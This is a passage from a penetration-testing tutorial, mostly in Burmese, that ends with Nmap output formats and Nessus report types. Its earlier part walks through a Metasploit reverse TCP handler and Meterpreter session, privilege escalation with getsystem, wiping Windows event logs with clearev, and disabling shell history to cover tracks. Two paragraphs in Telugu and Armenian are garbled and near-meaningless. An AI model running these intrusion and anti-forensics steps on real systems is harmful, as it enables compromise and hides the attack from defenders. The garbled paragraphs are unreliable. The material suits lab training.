
Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > set lhost 172.16.16.5
lhost => 172.16.16.5
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) >
```


ప్రింగెండ్టో గృహించిపుటాలిందించి ఈ ప్రింగెండ్టో exploit command కీఅవ్యాప్తిప్రింగెండ్టో Listen ల్యాబ్సిల్సిమయి॥ Msfvenom కీఅవ్యాప్తి Create ల్యాబ్సిల్సిమయి తం Payload కీ Target system నఁఁ run ల్యాబ్సిల్సిమయి॥ అట్టింగెండ్టో అట్టింగెండ్టో Metasploit ముఁ ఓఱికిఅట్టింగెండ్టో Connect ప్రింగెండ్టోకీటో రమా ప్రింగెండ్టో తయి॥

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.16.5:443
[*] Sending stage (180291 bytes) to 172.16.16.6
[*] Meterpreter session 1 opened (172.16.16.5:443 → 172.16.16.6:49161) at 2019-12-05 08:48:52 -0500
meterpreter > |
```

Ավտոմատացնելու գործությունը Meterpreter Session կազմությունից է। Target system է կոչվում Event viewer առաջնային համակարգիչը։ Log դուռը պահպանվում է ուղարկությունում։ Event Viewer առաջնային մասը Run box ուղարկությունը eventvwr է։



Այսպիսուն առաջնային մասը Windows Logs առաջնային մասը Application, Security առաջնային մասը Log դուռը պահպանվում է։ Այսպիսուն առաջնային մասը Application, Security առաջնային մասը Log դուռը պահպանվում է։




Այսպիսուն առաջնային մասը Log դուռը պահպանվում է։ Administrator Permission պահպանվում է։ Այսպիսուն առաջնային մասը access ուղարկությունը admin աշխատակից թվային առաջնային մասը getsystem է։ Command է կազմությունը և կոչվում է getuid։

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

ကျွန်ုတ်တို့ access ရရှိထားတာ admin ဖြစ်တဲ့အတွက် event log တွေကိုဖျက်လိုပါပြီ။ Event log တွေကိုဖျက်မယ့် Command ကတေသာ clearev ဆိုတဲ့ Command ဖြစ်ပါတယ်။

```
meterpreter > clearev
[*] Wiping 244 records from Application ...
[*] Wiping 715 records from System ...
[*] Wiping 330 records from Security ...
meterpreter > |
```

ဒါဆိုရင်တော့ event log တွေအကုန်ပျက်သွားပါပြီ Target system ရဲ့ event viewer ထဲမှာသွားကြည့်လိုက်ပါ။ Application, Security, Setup, System အစရိတဲ့ Log တွေမရှိတော့တာ ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။



ကျွန်ုတ်အခုပျက်သွားတာက Windows System ရဲ့ Log တွေဖြစ်ပါတယ်။ Linux System ရဲ့ Log တွေကိုဖျက်တာကိုဆက်လေ့လာပါမယ်။ ကျွန်ုတ် Kali System က Log တွေကိုဖျက်ပြပါမယ်။ စာဖတ်သူတွေက Linux System တစ်ခုကို Exploit လုပ်ပြီးတော့လဲ စမ်းကြည့်နိုင်ပါတယ်။ အရင်ဆုံး Terminal မှာ history လိုရှိက်လိုက်ပါ။ ကျွန်ုတ်တို့ ထည့်သွင်းခဲ့တဲ့ Command တွေအကုန်မြင်ရမှာ ဖြစ်ပါတယ်။

```

root@kali: ~
286 cd beef
287 ls
288 cat config.yaml
289 apt install leafpad
290 leafpad
291 nmap -h
292 ping 10.10.10.10
293 nmap 10.10.10.10
294 ipconfig
295 ifconfig
296 nmap -p 10.10.10.9,10
297 nmap 10.10.10.9,10
298 nmap 10.10.10.9-10
299 nmap -p 80,443 10.10.10.10
300 nmap --top- 20 10.10.10.10
301 nmap --top-port 20 10.10.10.10
302 vim nmap.txt
303 ls
304 cat nmap.txt
305 nmap -iL nmap.txt
306 nmap -oN scan.txt 10.10.10.10
307 ls
308 cat scan.txt
309 nmap -A -T4 10.10.10.10
310 nmap -sV 10.10.10.10
311 nmap -O
312 nmap -O 10.10.10.10
313 nmap -sT 10.10.10.10
314 nmap -sU 10.10.10.10
315 nmap --scanflags FIN 10.10.10.10
316 ip addr
317 netdiscover
318 nmap 10.10.10.0/24
319 ping 10.10.10.15
320 ip addr
321 ping 10.10.10.2
322 ssh 10.10.10.2
323 netdiscover 10.10.10.0/24
324 netdiscover -r 10.10.10.0/24
325 nmap

```

အဲဒီ history ကိုသတ်မှတ်ထားတဲ့ parameter ကိုအရင်ကြည့်ပါမယ်။ Command ကတော့ echo \$HISTSIZE ဖြစ်ပါတယ်။

```

root@kali: ~
root@kali:~# echo $HISTSIZE
1000
root@kali:~# |

```

အဲမှာ 1000 လိုသတ်မှတ်ထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲဒါကိုကျန်တော်တိုက 0 လိုပြောင်းသတ်မှတ်ပါမယ်။ Command ကတော့ export HISTSIZE=0 ဖြစ်ပါတယ်။ ပြီးရင်တော့ echo \$HISTSIZE ဆိုတဲ့ Command နဲ့ပြန်ခေါ်ကြည့်ပါ။



```
File Actions Edit View Help
root@kali:~#
root@kali:~# HISTSIZE=0
root@kali:~# $HISTSIZE
bash: 0: command not found
root@kali:~# echo $HISTSIZE
0
root@kali:~# |
```

ဒါဆိုရင် history size 0 ပြောင်းသွားတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ဒီလောက်ဆိုရင်တော့ Clearing Tracks နဲ့ပတ်သက်ပြီးတော့ အားလုံးနားလည်းမဟန်လင့်ပါတယ်။

## Chapter-9 Report Analysis and Confirmation

ဒီသင်ခန်းစာများ ကျွန်ုတ်တို့တွေ Nmap နဲ့ Nessus တို့၏ များပြားလှတဲ့ Nmap နဲ့ Nessus တို့၏ Report အကြောင်းတွေကိုလေ့လာကြရမှာဖြစ်ပါတယ်။ Nessus ရဲ့ Vulnerabilities Report တွေကိုကျွန်ုတ်တို့က Nmap နဲ့ထက်ပြီးကိုမဲ့သေအောင် စစ်ဆေးသင့်ပါတယ်။ အဲလိုစစ်ဆေးတာဟာ အမြဲတမ်းလုပ်သင့်ပါတယ်။ တစ်ခါတစ်ရဲ Nessus report တွေဟာလဲ မှားယွင်းစွာဖော်ပြတ်ပါတယ်။ Nmap ကော Nessus ပါ မတူညီတဲ့ report formats တွေထုတ်ပေးနိုင်ပါတယ်။ အသုံးပြုသူက လိုအပ်ချက်ပေါ်မှုတည်ပြီး ပြုလုပ်နိုင်ပါတယ်။ ဒီမှာလေ့လာရမှာကတော့ -

- Understanding Nmap outputs
- Understanding Nessus outputs
- How to confirm Nessus vulnerabilities using Nmap and other tools

တိုပဲဖြစ်ပါတယ်။

### Understanding Nmap outputs

Nmap ကတော့ Remote hosts တွေထံမှ တုန်းပြန်လာမှုပေါ်မှုတည်ပြီး results ကိုပြုသပေးပါတယ်။ Hosts တွေအများကြီး Scanned လုပ်တဲ့အခါ results တွေကိုထုတ်ပေးရမှာတော့ ပိုပြီးရှုပ်ထွေးလာပါတယ်။ Hosts တွေတိုးပွားလာတဲ့နဲ့အမျှ Terminal or Command Prompt ပေါ်မှာ Results တွေကို analyze လုပ်ရာတာဟာ မလွယ်ကူတော့ပါဘူး။ အဲပြုသနာတွေကိုဖြေရှင်းဖို့အတွက် Nmap မှာ Report အတွက် Formats တွေအများကြီးပါဝင်လာပြီး အသုံးပြုသူကလိုအပ်သလိုပြုလုပ်လိုရပါတယ်။ အရိုးရှင်းဆုံးနည်းလမ်းတစ်ခုကို ဥပမာ အနေနဲ့ပြုသရရင် “nmap -sS 172.16.16.1>> output.txt” ဖြစ်ပါတယ်။ အဓိတ်ပွားယ်ကတော့ Scan လုပ်ပြီးရလာတဲ့ Result ကို output.txt အနေနဲ့သိမ်းလိုက်တာဖြစ်ပါတယ်။ Host 10 ခုနဲ့အထက်ကို analyze လုပ်တဲ့အခါမှာတော့ Text File အနေနဲ့ကလဲ အဆင်မပြေနိုင်တော့ပါဘူး။ Nmap က Port scan နဲ့အတူ verbose တွေများကြီး ကော debug information တွေကောဆိုရင်တော့ လုပ်ငန်းစဉ်ကိုပိုပြီးတော့ရှုပ်ထွေးလာဖော်ပါတယ်။ Operating system's detection နဲ့ fingerprinting ပါထက်ထည့်လိုက်မယ်ဆိုရင်တော့ data တွေကိုပိုပြီး junk ဖြစ်သွားဖော်ပါတယ်။ OK ကျွန်ုတ်တို့ Lab လေးတစ်ခုလောက်စမ်း ကြည့်ကြပါမယ်။ အရင်ဆုံးမစမ်းခင် Tax Editor လေးတစ်ခုဒေါင်းပေးရပါမယ်။ Sublime Text ဆိုတာလေးပါ [https://filehippo.com/download\\_sublime\\_text/](https://filehippo.com/download_sublime_text/) အဲကနေပဲဒေါင်းလိုက်ပါ။ပြီးရင်တော့ အသုံးပြုရမယ့် Command ကတော့ “nmap -sS -Pn 172.16.16.1 >> output.txt” ပဲဖြစ်ပါတယ်။ Output ကိုတော့ ကျွန်ုတ်က Desktop ပေါ်မှာထားချင်လိုအစကထဲက Desktop ထဲကိုသွားထားပါတယ်။

```
C:\Windows\system32\cmd.exe
C:\Users\HanNiuX\Desktop>nmap -sS -Pn 172.16.16.1 >> output.txt
C:\Users\HanNiuX\Desktop>
```

OK ဒါဆိုရင် ကျွန်တော်တို့၏ Desktop ပေါ်မှာ output.txt ဆိုတာလေးကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲ file လေးကိုစောနက Download ဆွဲထားတဲ့ sublime text နဲ့ဖွင့်လိုက်ပါ။ အောက်ဖော်ပြပါပုံအတိုင်း တွေ့ရမှာဖြစ်ပါတယ်။

```
output.txt
1 Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 21:16 Myanmar Standard Time
2 Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
3 Parallel DNS resolution of 1 host. Timing: About 0.00% done
4 Nmap scan report for 172.16.16.1
5 Host is up (0.0011s latency).
6 Not shown: 993 closed ports
7 PORT      STATE SERVICE
8 135/tcp    open  msrpc
9 139/tcp    open  netbios-ssn
10 443/tcp   open  https
11 445/tcp   open  microsoft-ds
12 902/tcp   open  iss-realsecure
13 912/tcp   open  apex-mesh
14 5357/tcp  open  wsdapi
15
16 Nmap done: 1 IP address (1 host up) scanned in 14.77 seconds
17
```

Nmap က အသုံးပြုသူတွေ output format ကို command-line flags ကိုအသုံးပြုဖို့အတွက်ကိုခွင့်ပြုပေးထားပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ Lists တွေကတော့ Nmap ကခွင့်ပြုပေးထားတဲ့ မတူညီတဲ့ flags တွေပဲဖြစ်ပါတယ်။

**Interactive output:** ဒါ output အမျိုးစားကတော့ Terminal or Command Prompt မှတစ်ဆင့် output ကိုပြသပေးတာဖြစ်ပါတယ်။ ဒီဟာကိုအသုံးပြုမယ်ဆိုရင် Special Command Prompt argument နဲ့ flag တို့ကိုအသုံးပြုဖို့မလိုပါဘူး ဘာကြောင့်လဲဆိုရင် အဲဒါဟာ basic default output format ဖြစ်ပါတယ်။ ဒါပေမယ့် result တွေကိုတော့ကျွန်တော်တို့တွေ တဗြား location တွေမှာသိမ်းဆည်းထားလိုတော့မရပါဘူး။ Output ကို Terminal မှာပဲဖော်ပြထားတာဖြစ်တဲ့အတွက် Terminal ကိုမပိတ်ခင်အထိပဲ ကျွန်တော်တို့တွေမြင်ရမှာဖြစ်ပါတယ်။ OK အောက်မှာ နမူနာကိုပုံလေးနဲ့ဖော်ပြထားပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 21:27 Myanmar Standard Time
Nmap scan report for 172.16.16.1
Host is up (0.0018s latency).

Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
5357/tcp   open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
C:\Users\HanNiux\Desktop>
```

Normal output (-oN): ဒီ output ကတေသာ output ထွက် file တစ်ခုအနေဖြင့် save လုပ်လိုပါတယ်။ ဒီ option မှာတေသာ ပိုပြီးတော့ရှင်းရှင်းလင်းလင်းဖြစ်ဖို့အတွက် verbose ထွက်မ လိုအပ်ရင် အထည့်တာအကောင်းဆုံးပါ။ အကယ်၍ အသုံးပြုသူတွေက performance data ထွေဖြစ် တဲ့ scan time နဲ့ alerts တို့ကိုလိုအပ်တယ်ဆိုရင်တေသာ ဒီ option ကိုမသုံးသင့်ပါဘူး။ အောက်မှာ အသုံးပြုနည်းလေးကို ပုံနှင့်တကွဖော်ပြထားပါတယ်။ တစ်ခုအရေးကြီးတာက ကျွန်တော်က output ကို Desktop မှာပဲအမြဲထုတ်ချင်တဲ့အတွက် Desktop ထဲကို command line ကနေ အမြဲဝင်ထား မှာဖြစ်ပါတယ်။ အဲဒါဟာ output file ကိုရှာတာပိုပြီးလွယ်ကူတာကြောင့်ဖြစ်ပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.1 -oN output
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 21:37 Myanmar Standard Time
Nmap scan report for 172.16.16.1
Host is up (0.0027s latency).

Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
5357/tcp   open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

ပြီးရင် Desktop မှာလဲ output ဆိုတဲ့ file လေးကိုထွေ့မြင်ရမှာဖြစ်ပါတယ်။ အဲဒါလေးကိုလဲ ကိုယ့်ဖာ သာ sublime text လေးနဲ့ဖွင့်ကြည့်လိုက်ပါ။ကျွန်တော်မဖွင့်ပြတော့ပါဘူး။နောက်တစ်ခုကို ဆက်သွား လိုက်ပါမယ်။

**XML output (-oX):** ဒီ output အမျိုးစားတွက်ဆိုရင်တေသာ Nmap output file ကို tools ထွေနဲ့ website ပေါ် upload တင်ပြီးဖတ်ဖို့လိုအပ်ပါတယ်။ အဲလိုအမျိုး Tools ထွေပေါ်မှာ Upload

တင်ပြီးဖတ်မှာသာလျှင် သူ့ output ကို ကျွန်တော်တိနားလည်နိုင်မှာဖြစ်ပါတယ်။ အောက်မှာမူနာ  
ပြပေးထားပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.1 -oX output
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 21:43 Myanmar Standard Time
Nmap scan report for 172.16.16.1
Host is up (0.0022s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 12.54 seconds
C:\Users\HanNiux\Desktop>
```

ပြီးရင် Desktop ပေါ်က output ဆိုတဲ့တဲ့ File ကိုမိမိဘာသာ Text editor ကိုအသုံးပြုပြီးဖွင့်ကြည့်ပါ။

**Grepable output (-oG):** ဒါ Format ကတော့ simple operations တွေဖြစ်တဲ့ grep, awk, cut နဲ့ diff တို့ကိုအသုံးပြုပြီး output ထုတ်ယူလို့ရအောင်ဖြူလုပ်တဲ့အခါအသုံးပြုပါတယ်။ ပြီးတော့ သူ့ရဲ့ output ကိုထုတ်ပေးပုံကလဲ Host တိုင်း Host တိုင်းအတွက် output ကို single-line အနေနဲ့ထုတ်ပေးတာဖြစ်တဲ့အတွက် results တွေကို separate နဲ့ analyse လုပ်တဲ့အခါ ကျွန်တော်တိ ဘယ် Tool နဲ့မဆိုပြုလုပ်လို့ရပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.6 -oG output
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 00:09 Pacific Daylight Time
Nmap scan report for 172.16.16.6
Host is up (0.0000010s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1000/tcp  open  rmiregistry
1524/tcp  open  Ingreslock
2040/tcp  open  rdp
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
C:\Users\HanNiux\Desktop>
```

Output ဆိုတဲ့ file ကို text editor နဲ့ဖွင့်ကြည့်တဲ့အခါ အောက်ဖော်ပြပါပုံအတိုင်း တွေ့မြင်ရမှာ  
ဖြစ်ပါတယ်။

```

1 # Nmap 7.0 scan initiated Mon Jun 24 00:09:58 2019 as: nmap -sS -Pn -oG output 172.16.16.6
2 Host: 172.16.16.6 () Status: Up
3 Host: 172.16.16.6 () Ports: 21/open/tcp//ftp///, 22/open/tcp//ssh///, 23/open/tcp//telnet///, 25/open/tcp//smtp///, 53/open/
tcp//domain///, 80/open/tcp//http///, 111/open/tcp//rpcbind///, 139/open/tcp//netbios-ssn///, 445/open/tcp//microsoft-ds///, 512/open/
tcp//exec///, 513/open/tcp//login///, 514/open/tcp//shell///, 1099/open/tcp//rmiregistry///, 1524/open/tcp//ingreslock///, 2049/open/
tcp//nfs///, 2121/open/tcp//ccproxy-ftp///, 3306/open/tcp//mysql///, 5432/open/tcp//postgresql///, 5900/open/tcp//vnc///, 6000/open/
tcp//X11///, 6667/open/tcp//irc///, 8180/open/tcp//unknown/// Ignored State: closed (978)
4 # Nmap done at Mon Jun 24 00:10:01 2019 -- 1 IP address (1 host up) scanned in 12.38 seconds
5

```

**Script kiddie (-oS):** ဒီ format ကတေသာ script ထဲမှာ output ကိုထည့်တာဖြစ်ပါတယ်။

```

C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.6 -oS output
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 00:20 Pacific Daylight Time
Nmap scan report for 172.16.16.6
Host is up (0.0034s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds

C:\Users\HanNiux\Desktop>

```

**Save in all formats (-oA):** ဒီ flag ကိုအသုံးပြုမယ်ဆိုရင်တော့ output က ဈွန်တော်တိုအပေါ်မှာ လျော့လျော့ရတဲ့ format တွေဖြစ်တဲ့ (-oN, -oX, -oG) တို့နဲ့ ထုတ်ပေးမှာဖြစ်ပါတယ်။ အဲလို့ output ထုတ်တဲ့အခါ ဂျုဏလုံးနဲ့ ထုတ်ပေးတာဖြစ်ပါတယ်။

```

C:\Users\HanNiux\Desktop>nmap -sS -Pn 172.16.16.6 -oA output
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 00:27 Pacific Daylight Time
Nmap scan report for 172.16.16.6
Host is up (0.00s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds

C:\Users\HanNiux\Desktop>

```

အောက်မှတော့ output ကို format ဂျုဏလုံးနဲ့ ထုတ်ပေးတာကိုတွေ့ရမှာဖြစ်ပါတယ်။

Name	Date modified	Type	Size
output.gnmap	6/24/2019 12:27 AM	GNNAP File	1 KB
output.nmap	6/24/2019 12:27 AM	NMAP File	1 KB
output	6/24/2019 12:27 AM	XML Document	9 KB

OK ဒီလောက်ဆိုရင် Nmap output တွေနဲ့ပတ်သက်ပြီး နားလည်မယ်လိုထင်ပါတယ်။ ဆက်ပြီးတော့ ကျွန်ုတ်တို့ Nessus output တွေအကြောင်းကိုဆက်လေ့လာကြပါမယ်။

### Understanding Nessus outputs

Nessus ဆိုတာ enterprise-aligned tool တစ်ခုဖြစ်ပါတယ်။ Report တွေကလဲ ပိုပြည့်စုံပြီး အသုံးပြုသူတိုင်းအတွက်လွယ်ကူပါတယ်။ Nessus က Document နဲ့ structure-based report တွေကိစ္စစဉ်ပေးပါတယ်။ ဒဲဒဲ Report တွေကို လိုချင်တဲ့ Format ကိုရွေးပြီး drop-down list ထဲကနေထုတ်ယူလိုပါတယ်။

ထက်ပြီးတော့ Report Format တွေအကြောင်းကို ဆက်ပြီးဆွေးနွေးပေးသွားပါမယ်။

### Nessus


Nessus ဆိုတဲ့ format ကတော့ အသုံးပြုသူတွေကို result ကို .nessus format နဲ့ထုတ်ယူပြီး တာခြား nessus မှာ သွားပြီး export လုပ်လိုရတဲ့ format အမျိုးစားကိုပြောတာဖြစ်ပါတယ်။

### HTML


HTML format ဆိုတာကလဲ report တွေပြုလုပ်ရာမှာ standalone ဖြစ်ပြီး report တွေကိုကြည့်ဖို့ရန် အတွက် browser ကိုအသုံးပြုပြီးကြည့်လိုပါတယ်။ HTML report ကိုကျွန်ုတ်တို့ စိတ်တိုင်းကျေ customized ပြုလုပ်လိုပါတယ်။ HTML ကိုရွေးလိုက်ရင် ကျွန်ုတ်တို့တွေ့ တွေ့မြင်ရမှာက

- Executive Summary Report
- Custom

ဆိပ်းတွေမြင်ရမှာဖြစ်ပါတယ်။



